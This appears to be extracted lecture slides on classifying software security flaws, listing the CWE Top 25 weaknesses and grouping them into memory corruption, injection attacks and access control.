
1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

<https://cwe.mitre.org/top25/index.html>

CWE Top 944

[illegible][illegible][illegible][illegible]

See <https://cwe.mitre.org/data/definitions/1000.html>



Classifications of security flaws

These classifications & taxonomies are

- **useful**
 - for awareness & prevention
 - for understanding & tackling root causes
- **messy**
 - as you can classify flaws in very different ways
- **always incomplete**
 - there are always new & more attacks
 - application-specific flaws will be missing in generic taxonomies
- **can be misleading**
 - e.g. ‘lack of input validation’ is often misnomer, as should become clear in next weeks

Memory corruption?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Memory corruption

1. **Out-of-bounds Write**
2. Cross-Site Scripting (XSS)
3. **Out-of-bounds Read**
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. **Use After Free**
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. **NULL Pointer Dereference**
16. Use of Hard-coded Credentials
17. **Improper Restriction of Operations within Buffer Bounds**
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

memory corruption, injection attacks, access control / authentication


1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

The big three


The big three classes of security problems are

1. **memory corruption**
2. **access control** incl. **authentication**
3. **insecure input handling**, esp. **injection attacks**


Evolution of the OWASP Top 10



